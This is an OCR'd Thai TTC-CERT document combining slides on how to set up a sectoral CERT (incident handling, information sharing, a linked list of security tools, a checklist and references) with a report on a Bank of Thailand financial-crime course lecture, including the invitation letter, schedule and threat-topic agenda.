  - ควรมีแผนจัดสรรงบประมาณสำหรับจัดตั้งทีม และการปฏิบัติงาน
    - ค่าใช้จ่ายด้านบุคลากร
    - ค่าใช้จ่ายด้านสถานที่
    - ค่าใช้จ่ายด้านสิ่งอำนวยความสะดวก ซอฟต์แวร์ ฮาร์ดแวร์
    - ตลอดจนต้นทุนในการให้บริการต่าง ๆ

Creating a CERT



การปฏิบัติงานของ CERT (Sectorial CERT)

การปฏิบัติงานของ CERT (Sectorial CERT)

- รวบรวมแหล่งข้อมูลด้านต่าง ๆ เช่น ข้อมูลที่เกี่ยวกับภัยคุกคาม ข้อมูลติดต่อองค์กร ซึ่งเป็นประโยชน์ต่อภารกิจ
  - การแจ้งเตือนเหตุภัยคุกคามจากแหล่งอื่น ๆ
  - การรับข้อมูลเกี่ยวกับภัยคุกคามและช่องโหว่ต่าง ๆ
  - การสื่อสารทางตรงกับผู้มีส่วนเกี่ยวข้อง ผู้รับบริการ/องค์กร ในระหว่างเกิดเหตุภัยคุกคาม (การจัดทำบัญชีผู้ติดต่อ)
  - การสื่อสารทั่วไปกับผู้มีส่วนเกี่ยวข้อง ผู้รับบริการ องค์กร (การสร้างความตระหนักรู้และการประชาสัมพันธ์)
- จัดทำนโยบายรับมือและแก้ไขเหตุภัยคุกคาม (Incident Response Plan)
  - Computer Security Incident Handling Guide https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-61r2.pdf

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม | Thailand Telecommunications Sector CERT (https://www.ttc-cert.or.th/)


การปฏิบัติงานของ CERT (Sectorial CERT)

- จัดทำนโยบายการจัดการและแลกเปลี่ยนข้อมูล
  - Traffic Light Protocol (TLP) https://www.cisa.gov/tlp

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม | Thailand Telecommunications Sector CERT (https://www.ttc-cert.or.th/)

การปฏิบัติงานของ CERT (Sectorial CERT)

- การสื่อสารอย่างมั่นคงปลอดภัยด้วย Pretty Good Privacy (PGP)
  - คู่มือการใช้งาน PGP สำหรับการรับส่งอีเมลอย่างปลอดภัย (https://www.ttc-cert.or.th/)



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม | Thailand Telecommunications Sector CERT (https://www.ttc-cert.or.th/)

การปฏิบัติงานของ CERT (Sectorial CERT)

- การสำรวจซอฟต์แวร์และฮาร์ดแวรที่ใช้งานในองค์กร และองค์กรของสมาชิก
  - สำรวจและจัดทำข้อมูลสรุปเกี่ยวกับผลิตภัณฑ์ ซอฟต์แวร์และฮาร์ดแวร์พร้อมเวอร์ชันที่ใช้งานในองค์กร
  - สมัครรับข่าวสารแจ้งเตือนโดยระบุรายการผลิตภัณฑ์ใช้งานอยู่เพื่อรับคำแนะนำที่เกี่ยวกับผลิตภัณฑ์เหล่านั้น
- การประชาสัมพันธ์
  - ควรแจ้งให้ผู้เกี่ยวข้องทั้งหมดทราบถึง
    - แนวทางการติดต่อ
    - บริการของ CERT
    - ผู้ติดต่อ (Point of Contact) หลักในการรับแจ้งและประสานงาน
  - ควรแจ้งให้ผู้รับบริการและผู้เกี่ยวข้องทั้งหมดให้ทราบว่าต้องรายงานเหตุภัยคุกคามไปที่ CERT โดยตรง
  - CERT อาจเผยแพร่ข้อมูลเกี่ยวกับ
    - เหตุภัยคุกคามที่ได้รับแจ้ง
    - บทเรียนที่ได้จากการรับมือ
    - รวมถึงหัวข้อน่าสนใจต่าง ๆ เพื่อสร้างความตระหนักด้านความมั่นคงปลอดภัยไซเบอร์ให้กับผู้รับบริการในองค์กร

การปฏิบัติงานของ CERT (Sectorial CERT)

- การสร้างเครือข่าย
  - การแบ่งปันประสบการณ์และบทเรียนที่ได้รับ --> การพัฒนาแนวปฏิบัติ ปรับปรุงความมั่นคงปลอดภัยของระบบ
  - การรับมือและแก้ปัญหาเหตุภัยคุกคามทางไซเบอร์ --> CERT จะต้องทำงานร่วมกับทีมอื่น ๆ
  - FIRST (Forum of Incident Response and Security Teams) https://www.first.org/
  - Asia Pacific CERT https://www.apcert.org/
  - *Thailand CERTs Community


การปฏิบัติงานของ CERT (Sectorial CERT)

- การซ้อมรับมือเหตุภัยคุกคาม
  - CERT ควรจัดการซ้อมรับมือเหตุภัยคุกคามในลักษณะ table-top exercise
  - ช่วยให้เกิดความชำนาญ และเห็นช่องทางในการปรับปรุงกระบวนการในการรับมือ
  - เอกสารและเครื่องมือที่จำเป็นสำหรับการซ้อมรับมือ
    https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material

กระบวนการรับมือและแก้ไขเหตุภัยคุกคาม

กระบวนการรับมือและแก้ไขเหตุภัยคุกคาม


- Computer Security Incident Handling Guide NIST SP 800-61 Revision 2
  - https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf



กระบวนการรับมือและแก้ไขเหตุภัยคุกคาม

- การรับแจ้งเหตุภัยคุกคาม
  - สร้างช่องทางติดต่อรับแจ้งเหตุภัยคุกคาม
    - อีเมล
    - โทรศัพท์
    - แบบฟอร์มติดต่อทางเว็บไซต์
    - สื่อสังคมออนไลน์
    - คำนึงถึงช่องทางการติดต่อสำรองไว้ด้วย
  - การบันทึกข้อมูล
    - ticketing system ซึ่งเป็นระบบสำหรับรับแจ้งเหตุและติดตามการดำเนินการ
    - ข้อมูลเหตุภัยคุกคามที่ได้รับแจ้งควรจัดการให้อยู่ในที่เดียวกันเนื่องจากข้อมูลอาจมีความสัมพันธ์กับข้อมูลที่ได้รับแจ้งก่อนหน้า
    - TheHive Project https://thehive-project.org/

TheHive



บริการเพิ่มเติม

บริการเพิ่มเติม

- บริการเชิงรับเพื่อตอบสนองภัยคุกคาม
  - การแจ้งเหตุภัยคุกคาม
  - การรับมือและแก้ไขเหตุภัยคุกคาม
  - การวิเคราะห์เหตุภัยคุกคาม
  - การสนับสนุนการรับมือและแก้ไขเหตุภัยคุกคาม
  - การประสานงานเพื่อรับมือและแก้ไขเหตุภัยคุกคาม
  - การรับมือและแก้ไขเหตุภัยคุกคาม ณ สถานที่เกิดเหตุ (on site)
  - การจัดการกับช่องโหว่ด้านความมั่นคงปลอดภัย
  - การจัดการกับ artifact (ไฟล์หรือร่องรอยใด ๆ ก็ตามที่พบในระบบที่เกี่ยวข้องกับการโจมตีระบบและเครือข่าย)

บริการเพิ่มเติม

- บริการเชิงรุกเพื่อป้องกันภัยคุกคาม
  - การแจ้งเตือนและเผยแพร่ข้อมูลข่าวสาร
  - การเฝ้าติดตามพัฒนาการทางเทคโนโลยี
  - การตรวจสอบและประเมินด้านความมั่นคงปลอดภัย
  - การตั้งค่าและดูแลเครื่องมือด้านความมั่นคงปลอดภัยแอปพลิเคชัน โครงสร้างและบริการด้านสารสนเทศ
  - การพัฒนาเครื่องมือด้านความมั่นคงปลอดภัย
  - บริการตรวจจับการเจาะระบบ
  - การเผยแพร่ข้อมูลที่เกี่ยวข้องกับความมั่นคงปลอดภัย

บริการเพิ่มเติม

- บริการบริหารคุณภาพทางด้านความมั่นคงปลอดภัย
  - การวิเคราะห์ความเสี่ยง
  - การวางแผนความต่อเนื่องทางธุรกิจและการฟื้นตัวจากเหตุภัยพิบัติ
  - การให้คำปรึกษาด้านความมั่นคงปลอดภัย
  - การสร้างความตระหนักเรื่องความมั่นคงปลอดภัย
  - บริการวิชาการด้านความมั่นคงปลอดภัย
  - การประเมินหรือการออกประกาศนียบัตรรับรองผลิตภัณฑ์

เครื่องมือด้านความมั่นคงปลอดภัย

- Domain and IP address query tools
  - DomainTools https://www.domaintools.com/
  - Domain Dossier http://centralops.net/co/DomainDossier.aspx
  - IP to ASN Mapping http://www.team-cymru.org/IP-ASN-mapping.html
  - GeoLite2 http://dev.maxmind.com/geoip/geoip2/geolite2/
- Email header analysis tools
  - Google Apps Messageheader https://toolbox.googleapps.com/apps/messageheader/
  - MXToolbox http://mxtoolbox.com/EmailHeaders.aspx
- Network monitoring tools
  - nfdump https://github.com/phaag/nfdump
  - nfsen http://nfsen.sourceforge.net/
- Network auditing tools
  - nmap https://nmap.org/
  - Wireshark https://www.wireshark.org/
- Vulnerability assessment and penetration testing tools
  - Nessus http://www.tenable.com/products/nessus-vulnerability-scanner
  - Metasploit https://www.metasploit.com/
  - OWASP ZAP https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project
  - Burp Suite https://portswigger.net/burp/
  - Kali https://www.kali.org/
- Intrusion detection tools
  - Snort https://www.snort.org/
  - YARA https://yara.readthedocs.io/en/stable/

เครื่องมือด้านความมั่นคงปลอดภัย (ต่อ)

- Forensic tools
  - Sleuth Kit http://www.sleuthkit.org/
  - Autopsy http://www.sleuthkit.org/autopsy/
  - Photorec https://www.cgsecurity.org/wiki/PhotoRec
  - Eric Zimmerman's tools https://ericzimmerman.github.io/
  - Sans Investigative Forensics Toolkit (SIFT) https://digital-forensics.sans.org/community/downloads
  - Tcpxtract http://tcpxtract.sourceforge.net/
  - FTK, Forensic Toolkit http://accessdata.com/solutions/digital-forensics/forensic-toolkit-ftk
  - Volatility https://github.com/volatilityfoundation/volatility/blob/master/README.txt
  - DumpIt https://github.com/thimbleweed/All-In-USB/tree/master/utilities/DumpIt
  - Magnet RAM Capture https://www.magnetforensics.com/resources/magnet-ram-capture/
  - USB Forensic Tracker http://www.orionforensics.com/forensics-tools/usb-forensic-tracker/

เครื่องมือด้านความมั่นคงปลอดภัย (ต่อ)

- Malware analysis tools
  - VirusTotal https://www.virustotal.com/
  - Cuckoo https://cuckoo.cert.ee/
  - ApateDNS https://www.fireeye.com/services/freeware/apatedns.html
  - URLScan.io https://urlscan.io/
  - Zulu URL Risk Analyzer https://zulu.zscaler.com/
  - Sucuri https://sitecheck.sucuri.net/
  - REMnux https://remnux.org/
  - Flare-vm https://github.com/fireeye/flare-vm
  - BinText https://www.aldeid.com/wiki/BinText
  - Detect It Easy https://github.com/horsicq/Detect-It-Easy
  - ProctDOT https://www.procdot.com/downloadprocdotbinaries.htm
  - Process Hacker https://processhacker.sourceforge.io/downloads.php
  - RegShot https://github.com/Seabree/Regshot
  - Fiddler https://www.telerik.com/download/fiddler
  - API Monitor http://www.rohitab.com/apimonitor
  - TcpLogView https://www.nirsoft.net/utils/tcp_log_view.html
  - Windows Sysinternals https://docs.microsoft.com/en-us/sysinternals/

เครื่องมือด้านความมั่นคงปลอดภัย (ต่อ)

- Encryption tools
  - GnuPG https://www.gnupg.org/
  - VeraCrypt https://veracrypt.codeplex.com/
- Threat Intelligence Platform
  - Malware Information Sharing Platform https://www.misp-project.org/
- Security Incident Response Platform
  - TheHive Project https://thehive-project.org/

Key Takeaways

Checklist การจัดตั้ง CERT

- Plan
  - ร่าง CERT framework และแผนธุรกิจ รวมถึงกำหนดงบประมาณ
  - ขอผู้ที่มีอำนาจอนุมัติแผนงานและงบประมาณข้างต้น
- Do
  - รวบรวมและจัดทำรายการแหล่งข้อมูลด้านต่าง ๆ
  - ร่างนโยบายการรับมือและแก้ไขเหตุภัยคุกคาม
  - ร่างนโยบายการจัดการและแลกเปลี่ยนข้อมูล
  - สำรวจและจัดทำรายการซอฟต์แวร์และฮาร์ดแวร์ที่ใช้ในองค์กร และ/หรือ องค์กรของสมาชิก
  - ประชาสัมพันธ์การจัดตั้ง CERT
  - สร้างเครือข่ายความร่วมมือ
  - ซ้อมรับมือเหตุภัยคุกคาม
  - ดำเนินการรับมือและแก้ไขเหตุภัยคุกคาม
  - ให้บริการตามภารกิจหลักอื่น ๆ

Checklist การจัดตั้ง CERT

- Check
  - ประเมินคุณภาพและประสิทธิภาพของการให้บริการของ CERT
- Act
  - นำผลการประเมินไปปรับปรุงแผนงานและการดำเนินการ
  - ขยายขีดความสามารถในการให้บริการ

References

- A step-by-step approach on how to set up a csirt - ENISA https://www.enisa.europa.eu/publications/csirt-setting-up-guide/at_download/fullReport
- Computer Security Incident Handling Guide https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-61r2.pdf
- CSIRT Services Framework https://www.first.org/standards/frameworks/csirts/csirt_services_framework_v2.1
- ENISA CSIRT maturity assessment model https://www.enisa.europa.eu/topics/csirts-in-europe/csirt-capabilities/csirt-maturity
- ENISA Cyber Security Training material https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material
- Establish A CSIRT (TH) https://www.etda.or.th/th/Useful-Resource/publications/Estrablish-A-CSIRT-THAI.aspx
- Setting up CERT https://www.ncert.gov.ph/wp-content/uploads/2018/09/Lecture30-settingupcertpowerpoint.pdf
- SIM3 : Security Incident Management Maturity Model http://opencsirt.org/wp-content/uploads/2019/12/SIM3-mkXVIIIc.pdf
- TheHive Project https://thehive-project.org/
- คู่มือการใช้งาน PGP สำหรับการรับส่งอีเมลอย่างปลอดภัย https://www.ttc-cert.or.th/

คำถาม | ข้อสงสัย | ข้อเสนอ

เอกสารแนบท้าย 5

รายงานการเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 15


ธนาคารแห่งประเทศไทย (ธปท.) ได้มีหนังสือเชิญให้ นายพิศุทธิ์ ม่วงสมัย เป็นวิทยากรในการบรรยายในหลักสูตรการสืบสวนอาชญากรรมทางเทคโนโลยีที่เกี่ยวเนื่องกับภัยทางการเงิน ของธนาคารแห่งประเทศไทย เมื่อวันศุกร์ที่ 10 พฤศจิกายน 2565 เวลา 09.00 ถึง 12.00 น. ชั้น 2 อาคาร 7 ธนาคารแห่งประเทศไทย โดยมีรายละเอียดตามเอกสารแนบท้าย 1

ทั้งนี้ ในการบรรยายมีวัตถุประสงค์เพื่อต้องการให้ผู้เข้ารับการฟังบรรยายได้ตระหนักถึงภัยคุกคามทางไซเบอร์ รูปแบบของภัยคุกคามทางไซเบอร์ที่จะเกิดขึ้นในอนาคตอันใกล้ พร้อมทั้งกรณีศึกษาจากประสบการณ์ของศูนย์ TTC-CERT ที่ได้พบในรอบ 2 ปีที่ผ่านมา นอกจากนี้ ยังต้องการให้ผู้เข้ารับฟังการบรรยายมีความรู้ความเข้าใจเกี่ยวกับรูปแบบภัยคุกคามทางเทคโนโลยีในโลกปัจจุบันในโลกปัจจุบัน ซึ่งมีการบรรยายครั้งนี้เป็นการนำเสนอรูปแบบการโจมตีทางเทคนิคเชิงลึกที่พบในระหว่างการปฏิบัติงาน เพื่อให้ผู้เข้ารับการฟังบรรยายเห็นตัวอย่างจริงของการโจมตีทางไซเบอร์จากผู้ไม่หวังดี โดยมีรายละเอียดหัวข้อการบรรยายตามเอกสารแนบท้าย 2 ซึ่งการบรรยายในหัวข้อดังกล่าวจะเป็นประโยชน์แก่สาธารณะอันเนื่องมาจากผู้เข้ารับฟังบรรยายมาจากหลายภาคส่วน อาทิ ภาคส่วนธนาคาร ภาคส่วนตลาดหลักทรัพย์ ภาคส่วนราชการ และภาคส่วนเอกชนอื่นๆ เป็นต้น โดยผู้เข้ารับการฟังบรรยายสามารถนำความรู้ที่ได้จากการบรรยายในครั้งนี้ไปประยุกต์ใช้กับหน่วยงานหรือองค์กรของตนเอง

สรุปข้อการบรรยาย มีดังนี้

- Cyber Kill Chains
- Malware
    - Ransomware
    - Ransoms Without Ransomware
    - Fileless Malware
    - Mobile Malware
    - Trojan/Backdoor
    - Wiper
    - Cryptojacking
    - Malware - IoT devices
    - Malware - Operational technology (OT) devices
- ภัยคุกคามที่เกี่ยวข้องกับ E-mail
- ภัยคุกคามต่อข้อมูล (data)
- ภัยคุกคามต่อ Availability
- Supply-chain attacks
- Crime in the Metaverse
- Categories of cybersecurity threat actors

ภาพบรรยากาศการบรรยาย ณ ชั้น 2 อาคาร 7 ธนาคารแห่งประเทศไทย



ธนาคารแห่งประเทศไทย

เอกสารรับเลขที่ 144
หน่วยงาน TCT
วันที่รับ 9 ก.ย. 65
ถึง

13 กันยายน 2565

เรียน ผู้อำนวยการศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม

ที่ ฝรภ.(42) 170 /2565 เรื่อง ขอความอนุเคราะห์วิทยากรมาบรรยายในหลักสูตรของธนาคารแห่งประเทศไทย

ด้วยธนาคารแห่งประเทศไทย (ธปท.) กำหนดจัดโครงการฝึกอบรม **"หลักสูตร Financial Crime Investigation"** ระหว่างวันที่ 7-11 พฤศจิกายน 2565 โดยมีเนื้อหาการอบรมเกี่ยวกับการสืบสวนและการรวบรวมพยานหลักฐานที่เกี่ยวข้องกับอาชญากรรมทางการเงิน และเทคโนโลยี ตลอดจนรูปแบบและแนวโน้มอาชญากรรมในอนาคต โดยพิจารณาแล้วเห็นว่า คุณพิศุทธิ์ ม่วงสมัย เป็นบุคลากรที่มีความรู้ความสามารถ และประสบการณ์การที่เกี่ยวข้อง รวมถึงสามารถถ่ายทอดความรู้ และประสบการณ์ให้กับผู้เข้ารับการอบรม เพื่อนำไปประยุกต์ใช้ในการปฏิบัติงานได้อย่างมีประสิทธิภาพ

ธปท. จึงเรียนมาเพื่อโปรดให้ความอนุเคราะห์อนุมัติให้ คุณพิศุทธิ์ ม่วงสมัย มาบรรยายในหลักสูตรดังกล่าว ในวันที่ 11 พฤศจิกายน 2565 เวลา 09.00 – 12.00 น. ทั้งนี้ ได้มอบหมายให้ ร้อยตำรวจเอก เตชินท์ บุญขันธ์ เป็นผู้ประสานงาน และโปรดแจ้งผลการอนุมัติผ่านทาง E-Mail: TeachinB@bot.or.th เพื่อดำเนินการในส่วนที่เกี่ยวข้องต่อไป

จึงเรียนมาเพื่อโปรดให้ความอนุเคราะห์ และขอขอบคุณมา ณ โอกาสนี้

ขอแสดงความนับถือ

(นายทัดลาภ เผ่าเหลืองทอง)
ผู้อำนวยการ ฝ่ายรักษาความปลอดภัย
ผู้ว่าการแทน

สิ่งที่ส่งมาด้วย 1. ตารางการอบรม จำนวน 3 แผ่น
2. แบบตอบรับการเป็นวิทยากร จำนวน 1 แผ่น

ฝ่ายรักษาความปลอดภัย
โทรศัพท์ 0 2356 7987, 08 2422 9559
โทรสาร 0 2356 7988

ธนาคารแห่งประเทศไทย
BANK OF THAILAND

ตารางอบรมหลักสูตร "Financial Crime Investigation"
ณ ห้องวิชาสถาพร อาคาร 7 ชั้น 7 ธนาคารแห่งประเทศไทย สำนักงานใหญ่
ระหว่างวันที่ 7-11 พฤศจิกายน 2565

วันที่อบรม	เวลา	หัวข้อ	วิทยากร	หมายเหตุ
วันจันทร์ที่ 7 พ.ย.65	08.45-09.00 น.	พิธีเปิดการอบรม		สถานที่ : ศูนย์การเรียนรู้ ธนาคารแห่งประเทศไทย Stadium ชั้น 1
	09.00-10.15 น.	แนะนำ ธปท. บทบาท หน้าที่ และภารกิจ	**คุณทัดลาภ เผ่าเหลืองทอง ผู้อำนวยการ ฝ่ายรักษาความปลอดภัย ธปท.**	
	10.15-10.45 น.	กิจกรรมกลุ่มสัมพันธ์	**ทีมวิทยากรจาก ฝทพ.**	
	10.45-12.00 น.	ถ่ายรูปหมู่ร่วมกัน พาชมวังบางขุนพรหม	**งานส่งเสริมและพัฒนาการเรียนรู้ ฝสร.**	
	13.30-16.30 น.	Central Bank Digital Currencies: CBDC	**คุณกษิดิศ ตันสงวน ผู้อำนวยการ สายยุทธศาสตร์และวางแผนองค์กร (โครงการ DCT) /คุณประภาพรรณ ประภัทรโพธิพงศ์ ผู้ช่วยผู้อำนวยการ สายยุทธศาสตร์และวางแผนองค์กร (โครงการ DCT)**	
วันอังคารที่ 8 พ.ย.65	09.00-12.00 น.	รูปแบบและแนวโน้มอาชญากรรมในอนาคต	**พ.ต.ท.ดร.กฤษณพงศ์ พูตระกูล ผู้ช่วยอธิการบดี และประธานกรรมการคณะอาชญาวิทยาฯ ม.รังสิต**	
	13.30-16.30 น.	แนวโน้มภัยคุกคามทางคอมพิวเตอร์ และรูปแบบอาชญากรรมในอนาคต	**พ.ต.ท.ดรัณ จาดเจริญ ผู้อำนวยการฝ่าย ผู้บริหารฝ่าย ฝ่ายตรวจสอบทางเทคโนโลยีสารสนเทศ ธนาคารกรุงไทย.**	

วันที่อบรม	เวลา	หัวข้อ	วิทยากร	หมายเหตุ
วันพุธที่ 9 พ.ย.65	09.00-12.00 น.	การสืบสวนด้วยเทคนิค ไซเบอร์ แฮกเกอร์/ การสืบสวนทางเทคโนโลยี ยุคดิจิตอล 4.0	**อ.พงค์ศักดิ์ นาคเป้า**	ขอให้ผู้เข้ารับการอบรมเตรียม Notebook ส่วนตัวเพื่อใช้ประกอบการอบรม
	13.30-15.30 น.	การสืบสวนด้วยเทคนิค ไซเบอร์ แฮกเกอร์/ การสืบสวนทางเทคโนโลยี ยุคดิจิตอล 4.0	**อ.พงค์ศักดิ์ นาคเป้า**	
	15.30-16.30 น.	เยี่ยมชมพิพิธภัณฑ์ศูนย์การเรียนรู้ ธปท.	**งานส่งเสริมและพัฒนาการเรียนรู้ ฝสร.**	
วันพฤหัสบดีที่ 10 พ.ย.65	09.00-12.00 น.	Payment/ Forex	**คุณนพดล องค์ศรีกูล ผู้ช่วยผู้อำนวยการ ฝ่ายนโยบายและกำกับการแลกเปลี่ยนเงิน /คุณธีรศักดิ์ สูงลอย ผู้ช่วยผู้อำนวยการ ฝ่ายนโยบายระบบการชำระเงิน**	
	13.30-16.30 น.	การดำเนินคดีกับผู้กระทำความผิดเกี่ยวกับการกระทำอันไม่เป็นธรรม (การสร้างราคาสินทรัพย์ดิจิทัล การใช้ข้อมูลภายในซื้อขายโทเคนดิจิทัล)	**วิทยากรจาก กลต.**	
	17.00-21.00 น.	รับประทานอาหารเย็นร่วมกัน	**ร้านอาหาร In love Bar & restaurant เทเวศน์**	
วันศุกร์ที่ 11 พ.ย.65	09.00-12.00 น.	รูปแบบและภัยคุกคามทางเทคโนโลยีในโลกปัจจุบัน	**คุณพิศุทธิ์ ม่วงสมัย ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)**	
	13.30-16.00 น.	การสืบสวนอาชญากรรมทางเศรษฐกิจ	**พ.ต.ท.กริช วรทัต รอง ผกก.5 บก.ปอศ.**	
	16.00-16.30 น.	พิธีปิดการอบรม/ มอบใบประกาศ และถ่ายภาพร่วมกัน		

หมายเหตุ : 1. สถานที่อบรม : ธนาคารแห่งประเทศไทย ห้อง **"วิชาสถาพร"** อาคาร 7 ชั้น 7 (เฉพาะวันที่ 7 พ.ย.65 เวลา 08.45-10.45น. สถานที่อบรม : **ศูนย์การเรียนรู้ธนาคารแห่งประเทศไทย Stadium ชั้น 1**)

2. พักรับประทานอาหารกลางวัน บริเวณห้องจัดเลี้ยง อาคาร 7 ชั้น 2

3. การแต่งกายของผู้เข้ารับการอบรม (เฉพาะวันแรก)

3.1 กรณีเป็นนายตำรวจหรือนายทหารให้แต่งเครื่องแบบ (Uniform)

3.2 กรณีเป็นข้าราชการพลเรือนให้แต่งกายชุดสุภาพ

ใบตอบรับวิทยากร

"หลักสูตร Financial Crime Investigation"

ฝ่ายรักษาความปลอดภัย ธนาคารแห่งประเทศไทย

ห้องวิชาสถาพร อาคาร 7 ชั้น 7

ระหว่างวันที่ 7-11 พฤศจิกายน 2565

---

1. ชื่อวิทยากร นายพิศุทธิ์ ม่วงสมัย ตำแหน่ง หัวหน้าฝ่ายเทคนิค, ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม

   หมายเลขโทรศัพท์ที่ติดต่อได้ (มือถือ) 085-360-9003

   E-mail pisut@ttc-cert.or.th

2. หน่วยงาน ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม

   ที่อยู่ ห้อง 1804 ชั้น 18 อาคารเลิศปัญญา เลขที่ 41 ซอยเลิศปัญญา ถนนศรีอยุธยา แขวงถนนพญาไท เขตราชเทวี กรุงเทพฯ 10400

   โทรศัพท์

☒ สามารถมาเป็นวิทยากรได้

☐ ไม่สามารถมาเป็นวิทยากรได้

(ลงชื่อ)

(พิศุทธิ์ ม่วงสมัย)

ตำแหน่ง หัวหน้าฝ่ายเทคนิค, ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม

หมายเหตุ โปรดส่งแบบตอบรับการเข้าร่วมอบรม ประวัติวิทยากร และสื่อประกอบการบรรยาย มาที่ E-mail: TeachinB@bot.or.th และสามารถสอบถามข้อมูลเพิ่มเติมได้ที่ คุณเตชินท์ บุญขันธ์ โทรศัพท์ 082-422-9559

รูปแบบภัยคุกคามทางเทคโนโลยีในปัจจุบัน

11 พ.ย.65

ข้อจำกัดความรับผิดชอบ


- สไลด์นี้มีวัตถุประสงค์เพื่อการศึกษาเท่านั้น
- ความรู้ทั้งหมดที่ให้ไว้ในสไลด์นี้ มีวัตถุประสงค์ในทางวิชาการเท่านั้น สำหรับนำไปใช้เพื่อให้เข้าใจรูปแบบภัยคุกคามทางเทคโนโลยีในปัจจุบัน อันจะนำไปสู่ความตระหนักรู้เท่าทันถึงสถานการณ์และรูปแบบภัยคุกคามทางเทคโนโลยีในปัจจุบัน ซึ่งไม่ได้มีวัตถุประสงค์เพื่อนำความรู้ไปใช้ในทางที่ผิด และ ไม่ได้มีวัตถุประสงค์เพื่อกล่าวหาในทางลบกับองค์กรใดองค์กรหนึ่ง
- สไลด์นี้จัดทำขึ้นเพื่อให้ข้อมูลเกี่ยวกับ "Computer Security" "Cybersecurity" "Privacy" และหัวข้ออื่น ๆ ที่เกี่ยวข้อง ตลอดจนไม่ใช่แนวทางใด ๆ ที่เชื่อมโยงกับการละเมิดกฎหมาย

Agendas

- Cyber Kill Chains
- Malware
  - Ransomware
  - Ransoms Without Ransomware
  - Fileless Malware
  - Mobile Malware
  - Trojan/Backdoor
  - Wiper
  - Cryptojacking
  - Malware - IoT devices
  - Malware - Operational technology (OT) devices
- ภัยคุกคามที่เกี่ยวข้องกับ E-mail
- ภัยคุกคามต่อข้อมูล (data)
- ภัยคุกคามต่อ Availability
- Supply-chain attacks
- Crime in the Metaverse
- Categories of cybersecurity threat actors

